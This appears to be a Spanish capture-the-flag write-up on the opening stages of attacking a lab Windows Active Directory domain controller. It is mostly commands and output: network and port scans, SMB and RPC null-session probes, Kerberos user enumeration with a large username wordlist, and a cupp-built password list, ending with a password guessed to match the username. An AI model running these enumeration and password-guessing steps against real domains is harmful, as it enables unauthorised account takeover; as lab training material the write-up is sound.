

Identificamos ip mediante arp-scan -I eth1 -localnet:




```
┌──(root㉿joukerm)-[~]
└─# arp-scan -I eth1 -localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:04:ab:84, IPv4: 10.0.2.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:a8:82:8a       PCS Systemtechnik GmbH
10.0.2.12       08:00:27:59:4f:c1       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.033 seconds (125.92 hosts/sec). 4 responded
```

Ping de reconocimiento inicial:




```
┌──(root㉿joukerm)-[~]
└─# ping 10.0.2.12
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
64 bytes from 10.0.2.12: icmp_seq=1 ttl=128 time=0.423 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=128 time=0.284 ms
64 bytes from 10.0.2.12: icmp_seq=3 ttl=128 time=0.317 ms
64 bytes from 10.0.2.12: icmp_seq=4 ttl=128 time=0.337 ms
^C
    10.0.2.12 ping statistics
```

Comanda de NMAP inicial:




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.0.2.12 -oN scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 20:42 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:42
Completed NSE at 20:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:42
Completed NSE at 20:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:42
Completed NSE at 20:42, 0.00s elapsed
Initiating ARP Ping Scan at 20:42
Scanning 10.0.2.12 [1 port]
Completed ARP Ping Scan at 20:42, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:42
Scanning 10.0.2.12 [65535 ports]
Discovered open port 135/tcp on 10.0.2.12
Discovered open port 139/tcp on 10.0.2.12
Discovered open port 53/tcp on 10.0.2.12
Discovered open port 445/tcp on 10.0.2.12
Discovered open port 49668/tcp on 10.0.2.12
Discovered open port 49664/tcp on 10.0.2.12
```

Listado de puertos disponibles:




```
Scanned at 2025-04-14 20:42:54 CEST for 120s
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2025-04-15 03:43:26Z)
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 128
464/tcp   open  kpasswd5?     syn-ack ttl 128
593/tcp   open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 128
3268/tcp  open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 128
5985/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 128 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49681/tcp open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49706/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:59:4F:C1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

También se llamasoupedecode en este caso. No tenemos acceso sin credenciales




```
Nmap done: 1 IP address (1 host up) scanned in 120.02 seconds
           Raw packets sent: 131067 (5.767MB) | Rcvd: 31 (1.348KB)

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u '' -p ''
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\: STATUS_ACCESS_DENIED

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u '' -p '' --shares
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\: STATUS_ACCESS_DENIED
SMB         10.0.2.12       445    DC01             [-] IndexError: list index out of range
SMB         10.0.2.12       445    DC01             [-] Error enumerating shares: Error occurs while reading from remote(104)

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.12 -u 'guest' -p '' --shares
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\guest: STATUS_ACCOUNT_DISABLED
```




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ enum4linux 10.0.2.12
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr 14 20:47:47 2025

 =========================================( Target Information )=========================================

Target ........... 10.0.2.12
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.0.2.12 )============================


[+] Got domain/workgroup name: SOUPEDECODE


 ================================( Nbtstat Information for 10.0.2.12 )================================

Looking up status of 10.0.2.12
        DC01            <00> -         B <ACTIVE>  Workstation Service
        SOUPEDECODE     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        SOUPEDECODE     <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        DC01            <20> -         B <ACTIVE>  File Server Service
        SOUPEDECODE     <1b> -         B <ACTIVE>  Domain Master Browser

        MAC Address = 08-00-27-59-4F-C1

 ====================================( Session Check on 10.0.2.12 )====================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Se ve que no hay ningun tipo de manera de enumeración sin usuarios, tenemos que encontrar alguna wordlist que nos permita enumerar usuarios, no tenemos para hacer un SMBMAP por lo que realmente solo nos queda bruteforce.




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ rpcclient -U "guest" -N 10.0.2.12
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ rpcclient -U "" -N 10.0.2.12
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

Veo varias veces a charlie, me hace pensar que es el usuario que tenemos que vulnerar, tenemos mediante bruteforce al user charlie, pero nos falta su password, así que al ser solo un user podriamos intentar hacer un bruteforce attack con diccionario




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ impacket-GetNPUsers -usersfile /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -dc-ip 10.0.2.12 'SOUPEDECODE.LOCAL/' | grep -v SessionError
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware o
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] User admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User charlie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Charlie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHARLIE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ADMIN doesn't have UF_DONT_REQUIRE_PREAUTH set
```

HAce tiempo que no uso esta herramienta pero bueno, al ver que solo es un user me puedo imaginar alguna contraseña extraña.




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
  print("      \                     # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
  print("       \   \033[1;31m,__,\033[1;m             # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
  print("        \  \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m         # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
  print("           \033[1;31m(__)    )\ \033[1;m  ")
 ___________
  cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--||        [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: █
```

Pues no se ha complicado mucho la verdad, literalmente el colega ha usado la misma que en la máquina anterior de usar el mismo password y usuario. En este caso veo que nos lista el NETLOGON SYSVOL e IPC, pero poca cosa mas, ahora procede conseguir mas usuarios ya que al menos no me da la sensación de momento de que esos archivos compartidos tengan algo



